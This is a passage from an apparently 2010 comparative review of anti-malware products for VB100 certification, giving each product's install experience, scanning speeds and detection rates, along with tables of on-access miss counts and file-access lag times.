package, including all required updates. The installation process was very simple, with the offer to join a community feedback scheme and the creation of a system restore point the only items of note. With no reboot required, the whole process was over in less than 30 seconds.

The interface is simply delightful – easy on the eye and the mind alike, providing ample configuration options without being overwhelming. Despite its free-for-home-use nature, the product includes a pretty thorough range of additional protection layers as would be expected of a fully fledged security suite. Running through the tests proved as pleasing as ever, with splendidly fast scanning speeds and similarly impressive on-access measures. RAM usage was fairly low, but CPU consumption a little higher than expected. Detection rates were also excellent, in the RAP sets as well as the standard ones, and with no problems in the clean or WildList sets the product easily earns a VB100 award.


Stability, responsiveness and general good design also earn *Avast* a respectful nod of approval from the lab team – the fact that all tests were complete not long after lunch on the same day they were started brought an additional smile.

### Avertive VirusTect 1.1.21

**Additional version information:** Definitions version 12.70.6, definitions date 26/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.51%
<b>ItW (o/a)</b>	97.72%	<b>Trojans</b>	81.60%
<b>Worms &amp; bots</b>	94.48%	<b>False positives</b>	0

*Avertive* submitted the first of what promised to be several pretty similar products this month, all based on the same SDK to the *VirusBuster* engine. The desktop AV product, *VirusTect*, was provided as an 80MB installer including fresh updates, and its installation process was simple and unchallenging. One thing which slowed things down initially was the need to be online in order to run the



installer, but this appeared to only be for the first few moments and for the application of a licence code, which enables the more advanced settings. These proved not to be especially advanced, covering little more than the basics but going further than a few of this month's products. The layout is clear and fairly lucid, although we found differentiating between 'detect only' and 'try disinfect first' options a little confusing.


Scanning speeds were medium on demand and on access, with performance measures coming in pretty low. Running through the sets was reasonably painless and problem-free, finishing comfortably within the one-day period allocated.

Detection rates in the main sets were solid, with middling rates in the RAP sets; the clean sets threw up only a single item alerted on as being packed with the Themida packer tool (popular with malware authors), and the WildList sets were handled without problems on demand. On access however, as with other branches of this product line in previous tests, a handful of items were missed despite being spotted on demand, and no VB100 award can be granted despite a decent showing in general.


### AVG Internet Security 10.0.1152

**Additional version information:** Virus database version 424/3220, release date 26 October 2010, 06:34

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.33%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	95.41%
<b>Worms &amp; bots</b>	99.33%	<b>False positives</b>	0



Back with the larger installers, AVG's comes in at 141MB, but does promise a complete suite. The set-up process is quite lengthy, and includes the offer of a toolbar which provides *Yahoo!* searching alongside the security features. No reboot is needed at the end, but the set-up is followed by some additional configuration stages, including registration of the user's personal information and the option to join a community feedback scheme. The interface – which is also accessible via a funky modern desktop gizmo – has had a bit of a facelift since its appearance in recent tests, and looks sharp and crisp, although still somewhat cluttered by the large number of modules. Configuration is provided in considerable depth, but is generally straightforward to access and the layout makes good sense.



Previous tests have seen some rather sluggish scanning speeds and we were prepared for more of the same, but the facelift noted above has clearly gone deeper than the surface, providing some considerable improvements at the operational layer too. Initial scan times were pretty decent, and repeat runs lightning fast, indicating a smart approach to known-clean items. Even with the settings turned up from their initial default level, which delves deep into archive files but trusts in file extensions to decide what to scan, speeds remained more than respectable. A similarly impressive speed-up was observed in the on-access tests, and RAM use was perhaps just a fraction above the month's average, but CPU use appeared fairly high in comparison to the rest of the field.

Detection rates were excellent in the main sets, and made a solid start in the RAP sets too, dropping off fairly steadily through the weeks but never dipping below a reasonable level. The suite includes a thorough range of additional protective layers to cover more recently emerging threats.

Stability was flawless, and testing was complete within the 24-hour period hoped for. With perfect coverage of the WildList and clean sets, a VB100 award is comfortably earned by AVG.

## Avira AntiVir Personal 10.0.0.567

**Additional version information:** Search engine 8.02.04.86, virus definition file 7.10.13.44

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.13%
<b>Worms &amp; bots</b>	99.82%	<b>False positives</b>	0

Avira's free-for-home-use product was provided as a 43MB main installer with 45MB of updates, and ran through fairly rapidly. It

informs the user that *Windows Defender* may no longer be useful, but doesn't go as far as removing it. It also offers an optional registration system, and fills the screen with a large advertisement encouraging the user to upgrade to the full paid edition. No reboot is needed to complete.

The interface is fairly simple and not overwhelmingly attractive, but provides a solid range of configuration options, many of the more interesting ones tucked away in the 'advanced' area. Default settings are sensible, although the scheduled scan job is fairly unusual in being set up

ready to go but not enabled by default. Scanning speeds were pretty decent – although there was no sign of speed-up on repeat runs – and file access times were similarly good. Resource usage was on the low side of average.

The infected sets were powered through in splendid time, although a couple of items in the RAP sets appeared to snag the scanner somewhat; these needed to be removed to allow the scans to complete, but even with this interruption the product completed all tests without even needing an overnight stay. Detection rates were as superb as ever, with the RAP scores declining only very slightly into the later weeks.


The WildList presented no difficulties, and with the clean sets handled well too, a VB100 award is comfortably earned by Avira.

## Avira AntiVir Professional 10.0.0.918

**Additional version information:** Search engine 8.02.04.86, virus definition file 7.10.13.44

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.13%
<b>Worms &amp; bots</b>	99.82%	<b>False positives</b>	0

The professional (paid-for) version of the Avira solution seemed pretty similar to the free version on the surface, with the



installer comparable in size and the same updater used for both versions. The installation process includes many of the same stages, but uses a licence key file rather than the optional registration and nag screens. It's all very clear, progresses quickly and needs no reboot to complete.

Looking more closely at the interface, a few additional protective modules are available, as well as more in-depth configuration options in some areas. Rather surprisingly, scanning speeds were a little slower than the free version in most cases, and on-access times noticeably higher, but performance figures were fairly close. Detection rates were identical, thanks to the shared updater. This meant that, once again, we needed to remove a brace of files from the RAP sets to prevent snagging, but the product quickly racked up some more superb scores, devouring the infected sets in truly awesome time and barely missing a thing, finishing the same working day as it started.

On-access tests	WildList		Worms & bots		Polymorphic viruses		Trojans	
	Missed	%	Missed	%	Missed	%	Missed	%
Agnitum Outpost	0	100.00%	561	96.52%	187	90.52%	6508	82.37%
Ahnlab V3 Internet Security	0	100.00%	602	96.27%	13	99.64%	2796	92.43%
Arcabit ArcaVir	0	100.00%	2195	86.39%	1850	84.78%	11232	69.57%
Avast Software avast!	0	100.00%	61	99.62%	502	94.41%	387	98.95%
Avertive VirusTect	14	97.72%	1068	93.38%	192	90.51%	7546	79.56%
AVG Internet Security 2010	0	100.00%	149	99.08%	54	97.82%	1979	94.64%
Avira Personal	0	100.00%	55	99.66%	0	100.00%	419	98.86%
Avira Professional	0	100.00%	55	99.66%	0	100.00%	419	98.86%
BitDefender Business Client	0	100.00%	54	99.67%	0	100.00%	1394	96.22%
Bkis BKAV Home Plus 2010	0	100.00%	817	94.93%	583	83.87%	4520	87.76%
CA Internet Security Suite Plus	21	99.999%	1344	91.67%	3042	96.25%	8481	77.03%
CA Total Defense r12	21	99.999%	1446	91.03%	3042	96.25%	8749	76.30%
Celeritas WinSafeGuard	14	97.72%	1068	93.38%	192	90.51%	7353	80.08%
Central Command Vexira	0	100.00%	582	96.39%	187	90.52%	6894	81.32%
Clearsight AntiVirus	14	97.72%	1068	93.38%	192	90.51%	7353	80.08%
Commitouch Command	0	100.00%	1818	88.73%	0	100.00%	11159	69.77%
Comodo AntiVirus	5	99.19%	1512	90.62%	5125	64.76%	5456	85.22%
Comodo Internet Security	5	99.19%	1512	90.62%	5125	64.76%	5456	85.22%
Coranti 2010	0	100.00%	3	99.98%	0	100.00%	337	99.09%
Defenx Security Suite 2011	0	100.00%	561	96.52%	187	90.52%	6508	82.37%
Digital Defender Antivirus	14	97.72%	1068	93.38%	192	90.51%	7353	80.08%
eEye Digital Security Blink	0	100.00%	1610	90.02%	335	84.38%	11548	68.72%
Emsisoft Anti-Malware	0	100.00%	115	99.29%	1306	81.84%	5190	85.94%
eScan Internet Security	0	100.00%	54	99.67%	0	100.00%	1022	97.23%
ESET NOD32 Antivirus	0	100.00%	619	96.16%	58	99.91%	2286	93.81%
Filseclab Twister	1239	97.64%	1238	92.32%	17334	43.28%	4577	87.60%
Fortinet FortiClient	0	100.00%	209	98.70%	28	99.28%	1882	94.90%
Frisk F-PROT Antivirus for Windows	0	100.00%	1818	88.73%	0	100.00%	11369	69.20%
F-Secure Client Security	0	100.00%	36	99.78%	0	100.00%	897	97.57%
F-Secure Internet Security	0	100.00%	36	99.78%	0	100.00%	897	97.57%
G DATA Antivirus 2011	0	100.00%	20	99.88%	0	100.00%	200	99.46%
Hauri ViRobot	NA	NA	NA	NA	NA	NA	NA	NA

(Please refer to text for full product names)

On-access tests contd.	WildList		Worms & bots		Polymorphic viruses		Trojans	
	Missed	%	Missed	%	Missed	%	Missed	%
Ikarus virus.utilities	0	100.00%	115	99.29%	1306	81.84%	5182	85.96%
Iolo System Shield	0	100.00%	1794	88.88%	0	100.00%	11005	70.19%
K7 Total Security	0	100.00%	1572	90.25%	0	100.00%	12759	65.44%
Kaspersky Antivirus 6 for Windows	0	100.00%	419	97.40%	0	100.00%	4031	89.08%
Kaspersky Internet Security 2011	0	100.00%	774	95.20%	0	100.00%	2826	92.34%
Keniu Antivirus	0	100.00%	2105	86.95%	0	100.00%	6490	82.42%
Kingsoft Internet Security 2011 Advanced	1	99.9999%	5930	63.23%	4819	62.79%	26414	28.45%
Kingsoft Internet Security 2011 Standard	1	99.9999%	7524	53.35%	4828	62.64%	33874	8.24%
Lavasoft AdAware Professional	5	99.19%	4907	69.57%	1009	79.11%	14969	59.45%
Lavasoft AdAware Total Security	0	100.00%	20	99.88%	0	100.00%	200	99.46%
McAfee VirusScan Enterprise	1	99.9999%	880	94.54%	0	100.00%	6841	81.47%
Microsafe Avira Premium Security Suite	0	100.00%	55	99.66%	0	100.00%	419	98.86%
Microsoft Security Essentials	0	100.00%	323	98.00%	5	99.766%	3598	90.25%
MKS MKS_vir	NA	NA	NA	NA	NA	NA	NA	NA
Nifty Corporation Security24	0	100.00%	341	97.89%	0	100.00%	2997	91.88%
Norman Security Suite	0	100.00%	1609	90.02%	335	84.38%	11549	68.71%
Optenet Security Suite	0	100.00%	363	97.75%	0	100.00%	2753	92.54%
PC Booster AV Booster	14	97.72%	1068	93.38%	192	90.51%	7353	80.08%
PC Tools Internet Security	0	100.00%	1012	93.72%	0	100.00%	6357	82.78%
PC Tools Spyware Doctor	0	100.00%	1012	93.72%	0	100.00%	6372	82.74%
Preventon AntiVirus	14	97.72%	1068	93.38%	192	90.51%	7353	80.08%
Qihoo Antivirus	0	100.00%	56	99.65%	0	100.00%	1016	97.25%
Quick Heal Total Security 2011	0	100.00%	1320	91.81%	42	96.94%	11128	69.86%
Returnil System Safe 2011	0	100.00%	1821	88.71%	0	100.00%	9859	73.29%
Rising Internet Security 2010	2523	96.91%	5210	67.69%	4432	61.25%	18202	50.69%
Sophos Endpoint Security and Control	0	100.00%	240	98.51%	0	100.00%	1693	95.41%
SPAMfighter VIRUSfighter	14	97.72%	1068	93.38%	192	90.51%	7355	80.08%
Sunbelt VIPRE	0	100.00%	625	96.12%	1009	79.11%	2707	92.67%
Trustport Antivirus 2011	0	100.00%	8	99.95%	0	100.00%	464	98.74%
VirusBuster Professional	0	100.00%	582	96.39%	187	90.52%	6635	82.03%
Webroot Internet Security Complete	0	100.00%	327	97.97%	0	100.00%	2261	93.88%
ZeoBIT PCKeeper	0	100.00%	38	99.76%	0	100.00%	286	99.23%

(Please refer to text for full product names)

With no problems in the core certification sets *Avira* picks up another VB100, with our thanks for a speedy and reasonably stable performance throughout.

## BitDefender Business Client 11.0.22

**Additional version information:** N/A

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	97.20%
<b>Worms &amp; bots</b>	99.78%	<b>False positives</b>	0

*BitDefender* provided its business solution for this month's test, which arrived as a 137MB package with all updates included. The

set-up process is short and sweet, including proud mention of the awards earned by the company, and ends with a request to reboot the system. The interface is divided into simple and advanced versions, both of which are fairly clean, simple and businesslike; the advanced version offers an impeccable degree of fine-tuning options for the more demanding user.

Running through the tests proved unproblematic, if a little less rapid than expected. On-demand scanning showed no sign of the speed-up on repeat runs we have come to expect from the *BitDefender* range, but even so was considerably faster than some of this month's competitors. In the on-access measures – where such techniques are perhaps more significant – the speed-ups were impressive, with lowish RAM usage too, although a fair number of CPU cycles were used when processing files at speed. The decent speeds and good stability ensured comfortable completion of the full test suite within 24 hours.

Detection rates were excellent, with superb scores in the main sets and a solid level across the RAP sets, declining very gradually across the weeks. No issues emerged in the certification sets, and with a thoroughly solid and respectable performance *BitDefender* is a worthy VB100 winner.

## Bkis BKAV Home Plus 2010 3090

**Additional version information:** Engine 3.5.6, pattern codes 3.337.949, update 25/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	83.87%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	87.76%
<b>Worms &amp; bots</b>	94.94%	<b>False positives</b>	0

*Bkis* is a fairly fresh face in our VB100 tests, but has shown impressive improvements in the few tests it has appeared in, and we

looked forward to seeing further growth. The company's home-user product was entered this month, weighing in at a fairly large 272MB including updates. The installation process was remarkably fast and simple though, requiring only a couple of clicks and a very brief wait (accompanied by an informative slideshow) to get things going. A reboot was needed to round things off.

The somewhat glaring orange interface looks a little simplistic, but provides a basic range of options very lucidly, making everything easy to find and operate. It proved responsive and stable throughout our stressful suite of tests. Scanning speeds through the clean sets were fairly sluggish, apart from in the archive sets where little was scanned internally, even with all options enabled. On-access measures were similarly hefty, and although RAM use was not much above average, CPU use was pretty high.

This was more than compensated for by the detection rates however, which proved truly remarkable across all the sets, including the RAP sets, with all three reactive weeks handled excellently and a step down to merely highly impressive in the proactive set.


The WildList presented no difficulties, and not a single problem appeared in the clean sets either; a superb showing earns *Bkis* another VB100 award, and our congratulations on one of the best performances of the month.

## CA Internet Security Suite Plus 7.0.0.107

**Additional version information:** Security center version 7.0.0.107, anti-malware SDK version 1.4.0.1499, signature file version 3998.0.0.0

<b>ItW</b>	99.99%	<b>Polymorphic</b>	96.25%
<b>ItW (o/a)</b>	99.99%	<b>Trojans</b>	77.03%
<b>Worms &amp; bots</b>	91.67%	<b>False positives</b>	2

*CA* once again entered both consumer and business solutions for this test, and once again insisted on both being installed, activated and updated online on the deadline day. Our scheduling meant that the consumer version was updated fairly early in the day, with version 3998 of the signatures acquired; no time was available to re-check,



although we are informed that another set of updates was released later the same day.

The initial installer file was 146MB, and after a fairly quick, colourful and funky set-up process it spent rather a long time downloading at least 25MB of additional updates. Having

endured the wait for this to complete, ignored the offer of a *Yahoo!* toolbar, and witnessed a remarkably rapid scan which seemed to present its results almost instantly, a reboot was required.


On restart, further work was needed to register and license the product, with a fair amount of personal information needing to be entered. The interface design is iconoclastic and somewhat bizarre in places, with some fairly confusing options, but most of the things we needed were available after some searching and a little head-scratching.

On-demand scans were a little hard to monitor as they provided no progress information, but the speed tests completed without incident. Some slowish speeds were recorded in the archive sets, but good speeds elsewhere, with some solid speed-ups on repeated runs. On-access measures showed a similar pattern with decent times on initial viewing which were enhanced on return visits, while RAM use was fairly high, but CPU drain no more than average.

Detection scores were a little harder to come by, apparently thanks to an adjustment in how scan results are stored. In previous tests, CA's solutions have routinely shown themselves to be among the fastest to plough through our large infected sets, but this time a scan left running overnight was found the next morning to have stopped less than halfway through, providing an error message and an interface announcing 50,000 detections but no logging of them to be found on disk. Given the 800MB of RAM in use by the scanner process, we assumed that scan results were instead being stored in memory.

Re-running the scans in smaller chunks proved a little better – they still slowed down notably as the number of detections rose, and after a few tens of thousands of detections the entire system became slow to respond. However, these circumstances would be fairly unlikely in the real world, so it is hard to complain about this odd change too strongly. The wasted time and additional work meant that testing overran considerably, taking up close to three of our precious test days.

In the end, some decent results were obtained in the standard sets, with RAP scores more mediocre. A couple of items were alerted on in the clean sets including



*Google's Desktop Search* package, and in the WildList set a handful of W32/Virut samples were not detected. Oddly, these were not from the most recent batch, but from those included in the last test – which at the time were covered by CA products. This suggests that some adjustment to the detection for this strain had left a gap in protection. Either way, CA's home solution does not quite make the grade for VB100 certification this month.

### CA Total Defense r12 12.0.193


**Additional version information:** Anti-malware version 1.3.3.1262, engine 36.1.0.6, signature 36.1.1.4001

<b>ItW</b>	99.99%	<b>Polymorphic</b>	96.25%
<b>ItW (o/a)</b>	99.99%	<b>Trojans</b>	73.62%
<b>Worms &amp; bots</b>	69.84%	<b>False positives</b>	0

CA's second entry this month is its business offering – a staple of our comparatives for many years and one which, for at least the last four years, has remained virtually unchanged despite our occasional complaints. This time, however, we were finally treated to a new business solution: *Total Defense r12*.

As usual, the company insisted on our installing and updating with Internet access, meaning it all had to be done on the deadline day, but despite our repeated requests to get things started well in advance the link did not arrive until the morning of the deadline itself. This was a little problematic to say the least, as the solution can apparently only be provided as a complete DVD image, measuring well over 3GB. This was the largest submission for this month's test by more than ten times and also the slowest to download by a considerable margin, taking almost seven hours to make its way to the lab.

With this initial hurdle overcome, the rest of the set-up process was also far from plain sailing. There were a number of dependencies to resolve, including such security-friendly items as *Adobe Flash* and *Reader*, some confusing and demanding forms in the installation process (not least the insistence on changing the system's admin password to something stronger before the install could complete), the failure of one install attempt failing but with little information as to why, and, after two reboots and an hour-long update, a message which insisted that the licence key applied just minutes earlier had now expired. An overnight wait and some kind of check with licensing servers (run at 2a.m.) overcame this, and we were finally able to get our first look at the product itself.



File access lag time (s/MB)	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files
Agnitum Outpost	0.016	0.003	NA	0.072	0.028	0.072	0.158	0.059	0.158	0.235	0.089	0.235
AhnLab V3 Internet Security	0.015	0.014	0.015	0.036	0.033	0.036	0.094	0.090	0.094	0.134	0.131	0.134
Arcabit ArcaVir	0.001	0.001	0.099	0.033	0.033	0.036	0.014	0.014	0.015	0.007	0.007	0.037
Avast Software avast!	0.008	0.001	0.082	0.019	0.004	0.019	0.025	0.002	0.028	0.028	0.000	0.030
Avertive VirusTect	0.006	0.006	NA	0.059	0.054	0.059	0.064	0.052	0.064	0.142	0.103	0.142
AVG Internet Security 2010	0.001	0.001	0.005	0.023	0.001	0.001	0.051	0.001	0.051	0.084	0.004	0.084
Avira Personal	0.003	0.003	0.034	0.008	0.008	0.010	0.025	0.025	0.025	0.032	0.032	0.033
Avira Professional	0.005	0.005	0.033	0.024	0.023	0.029	0.073	0.065	0.072	0.106	0.105	0.107
BitDefender Business Client	0.002	0.001	0.091	0.021	0.001	0.025	0.047	0.001	0.051	0.063	0.001	0.070
Bkis BKAV Home Plus 2010	0.008	0.008	NA	0.195	0.187	0.195	0.166	0.001	0.166	0.267	0.238	0.267
CA Internet Security Suite Plus	0.012	0.009	0.012	0.033	0.025	0.033	0.035	0.024	0.035	0.030	0.018	0.030
CA Total Defense r12	0.009	0.002	0.008	0.039	0.012	0.034	0.093	0.049	0.079	0.172	0.083	0.131
Celeritas WinSafeGuard	0.003	0.003	0.084	0.031	0.031	0.059	0.000	0.001	0.095	0.006	0.006	0.197
Central Command Vexira	0.008	0.008	0.012	0.058	0.058	0.058	0.037	0.037	0.037	0.061	0.060	0.061
Clearsight AntiVirus	0.008	0.008	NA	0.069	0.067	0.069	0.063	0.049	0.063	0.128	0.093	0.128
Commtouch Command	0.017	0.017	NA	0.066	0.061	NA	0.075	0.062	NA	0.138	0.108	NA
Comodo AntiVirus	0.002	0.001	NA	0.053	0.045	0.053	0.051	0.034	0.051	0.113	0.073	0.113
Comodo Internet Security	0.001	0.001	NA	0.032	0.031	0.032	0.002	0.002	0.002	0.010	0.008	0.010
Coranti 2010	0.013	0.013	NA	0.145	0.143	0.146	0.230	0.229	0.285	0.283	0.283	0.338
Defenx Security Suite 2011	0.011	0.001	NA	0.036	0.001	0.036	0.104	0.012	0.104	0.120	0.006	0.120
Digital Defender Antivirus	0.005	0.005	NA	0.060	0.059	0.040	0.006	0.006	0.038	0.009	0.009	0.064
eEye Digital Security Blink	0.013	0.013	NA	0.130	0.127	0.130	0.264	0.258	0.264	0.383	0.364	0.383
Emsisoft Anti-Malware	0.079	0.000	NA	0.082	0.001	NA	0.097	0.006	NA	0.005	0.001	NA
eScan Internet Security	0.009	0.003	0.044	0.027	0.005	0.027	0.044	0.005	0.023	0.019	0.004	0.028
ESET NOD32 Antivirus	0.005	0.005	NA	0.026	0.026	0.026	0.116	0.115	0.116	0.146	0.144	0.146
Filseclab Twister	0.010	0.010	NA	0.052	0.050	NA	0.150	0.135	NA	0.133	0.099	NA
Fortinet FortiClient	0.107	0.001	0.107	0.079	0.001	0.079	0.037	0.001	0.037	0.066	0.001	0.066
Frisk F-PROT Antivirus	0.003	0.003	NA	0.044	0.045	0.044	0.010	0.010	0.010	0.026	0.025	0.026
F-Secure Client Security	0.006	0.003	NA	0.060	0.008	NA	0.070	0.001	NA	0.017	0.001	NA
F-Secure Internet Security	0.001	0.001	NA	0.044	0.001	NA	0.063	0.001	NA	0.015	0.001	NA
G DATA Antivirus 2011	0.051	0.005	0.320	0.074	0.029	0.080	0.146	0.038	0.132	0.240	0.056	0.203
Hauri ViRobot	0.054	0.052	NA	0.096	0.092	NA	0.187	0.170	NA	0.150	0.113	NA

(Please refer to text for full product names)

File access lag time (s/MB) contd.	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files
Ikarus virus.utilities	0.031	0.031	NA	0.052	0.052	0.052	0.029	0.029	0.029	0.043	0.043	0.043
Iolo System Shield	0.064	0.065	0.064	0.073	0.073	0.073	0.123	0.123	0.123	0.169	0.168	0.169
K7 Total Security	0.021	0.002	NA	0.082	0.005	0.082	0.033	0.002	0.033	0.049	0.001	0.049
Kaspersky Antivirus 6 for Windows	0.004	0.001	0.018	0.045	0.009	0.017	0.108	0.033	0.096	0.197	0.067	0.162
Kaspersky Internet Security 2011	0.008	0.003	0.353	0.057	0.018	0.069	0.123	0.047	0.132	0.232	0.056	0.260
Keniu Antivirus	0.007	0.007	NA	0.046	0.045	NA	0.024	0.024	NA	0.011	0.010	NA
Kingssoft Internet Security 2011 Advanced	0.005	0.003	NA	0.032	0.005	0.032	0.104	0.004	0.104	0.041	0.003	0.041
Kingssoft Internet Security 2011 Standard	0.001	0.001	NA	0.017	0.001	0.017	0.096	0.001	0.096	0.037	0.001	0.037
Lavasoft AdAware Professional	0.001	0.001	NA	0.031	0.020	NA	0.001	0.001	NA	0.289	0.079	NA
Lavasoft AdAware Total Security	0.046	0.001	0.331	0.051	0.001	0.062	0.089	0.002	0.096	0.127	0.002	0.129
McAfee VirusScan Enterprise	0.010	0.005	0.345	0.061	0.031	0.056	0.115	0.064	0.108	0.143	0.071	0.143
Microsafe Avira Premium Security Suite	0.012	0.012	0.016	0.046	0.045	0.001	0.101	0.087	0.020	0.169	0.139	0.047
Microsoft Security Essentials	0.007	0.003	NA	0.074	0.017	0.074	0.086	0.046	0.086	0.180	0.085	0.180
MKS MKS_vir	NA	NA	NA	NA	NA	NA	NA	NA	NA	NA	NA	NA
Nifty Corporation Security24	0.006	0.001	NA	0.045	0.011	0.045	0.114	0.041	0.114	0.203	0.078	0.203
Norman Security Suite	0.010	0.010	NA	0.105	0.106	0.105	0.206	0.209	0.206	0.256	0.260	0.256
Optenet Security Suite	0.018	0.001	NA	0.037	0.001	0.037	0.087	0.001	0.087	0.125	0.001	0.125
PC Booster AV Booster	0.005	0.005	NA	0.040	0.041	0.040	0.006	0.006	0.038	0.009	0.009	0.064
PC Tools Internet Security	0.014	0.004	NA	0.055	0.019	NA	0.154	0.132	NA	0.148	0.136	NA
PC Tools Spyware Doctor	0.001	0.001	NA	0.001	0.001	NA	0.003	0.001	NA	0.005	0.003	NA
Preventon AntiVirus	0.006	0.006	0.053	0.059	0.054	0.053	0.064	0.052	0.083	0.142	0.101	0.156
Qihoo Antivirus	0.003	0.003	NA	0.001	0.001	NA	0.002	0.001	NA	0.006	0.001	NA
Quick Heal Total Security 2011	0.048	0.047	NA	0.021	0.020	0.021	0.080	0.080	0.080	0.078	0.077	0.078
Returnil System Safe 2011	0.025	0.025	NA	0.078	0.073	0.078	0.169	0.157	0.169	0.192	0.154	0.192
Rising Internet Security 2010	0.015	0.015	NA	0.110	0.107	0.110	0.212	0.200	0.212	0.214	0.200	0.214
Sophos Endpoint Security and Control	0.012	0.011	0.618	0.100	0.095	0.100	0.088	0.079	0.088	0.201	0.159	0.201
SPAMfighter VIRUSfighter	0.001	0.001	0.004	0.029	0.028	0.029	0.001	0.001	0.031	0.004	0.004	0.060
Sunbelt VIPRE	0.001	0.001	NA	0.018	0.001	0.018	0.357	0.007	0.357	0.292	0.014	0.292
Trustport Antivirus 2011	0.016	0.000	0.596	0.081	0.010	0.103	0.156	0.055	0.176	0.270	0.072	0.307
VirusBuster Professional	0.008	0.008	0.011	0.069	0.068	0.067	0.102	0.092	0.100	0.187	0.163	0.162
Webroot Internet Security Complete	0.005	0.005	0.005	0.010	0.011	0.010	0.025	0.025	0.025	0.007	0.012	0.007
ZeoBIT PCKeeper	0.081	0.003	NA	0.038	0.018	0.038	0.095	0.038	0.095	0.175	0.073	0.175

(Please refer to text for full product names)

The main client interface is fairly pleasant and clearly designed, with most of the standard options provided in easily accessible positions with a general air of thoroughness and diligence. It also seemed sturdy and responsive, compared to the previous offering. An administration console was provided, which was again browser-based and heavily reliant on *Flash*, but it looked fairly well laid out and not too difficult to navigate. We didn't really explore this in too much depth though, staying with it just long enough to grant rights to the local client to run scans and change settings.

Moving on to the test, speed measures went well, with initial scans fairly zippy and repeat visits lightning fast. Things were a little slower with full depth scanning enabled, but that's only to be expected. On-access times were pretty decent, and while RAM consumption was fairly high – perhaps accounted for by the additional management tools required – CPU use was remarkably low.

The detection tests proved problematic, with on-demand scans taking huge amounts of time and using vast amounts of memory – over 1GB by the end of the main set scan – although this time it did at least complete without crashing. With the machine barely responding, even after a reboot, we didn't dare revisit the admin GUI to harvest results, instead relying on ripping them out of a raw SQL file we managed to dig up. On-access tests, run after the test machine had been reimaged to a clean state, were a little less tricky, but harder to gather results for, as not only did the product disobey our explicit instruction not to clean or remove any files (thus rendering the logs kept by our access tools somewhat unreliable), but it also seemed to be a little inaccurate in its own logging. Several retries later, we eventually pulled together a set of figures which we hope are reasonably complete, showing similar scores to the consumer version in most sets, right down to the handful of Virut samples not covered in the WildList set.

Thus, after giving us a lot of headaches and taking up more than five full days of hands-on testing time, CA's shiny new solution fails to earn VB100 certification at its first attempt.

## Celeritas Software Company WinSafeGuard 1.1.21

**Additional version information:** Definitions version 12.70.6, definitions date 26/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.51%
<b>ItW (o/a)</b>	97.72%	<b>Trojans</b>	81.60%
<b>Worms &amp; bots</b>	94.48%	<b>False positives</b>	0

*WinSafeGuard* is the second of several similar clones based on the *VirusBuster* engine and *Prevention* GUI this

month. *Celeritas* (properly referred to as '*Celeritas Software Company*', to avoid confusion with other similarly named enterprises) also produces optimization and privacy-cleaning tools, as well as a tool to locate, update and fix drivers. The company's version of the AV solution comes in a crispy blue-and-white colour scheme, with the expected fairly simple installation process and decent set of controls.


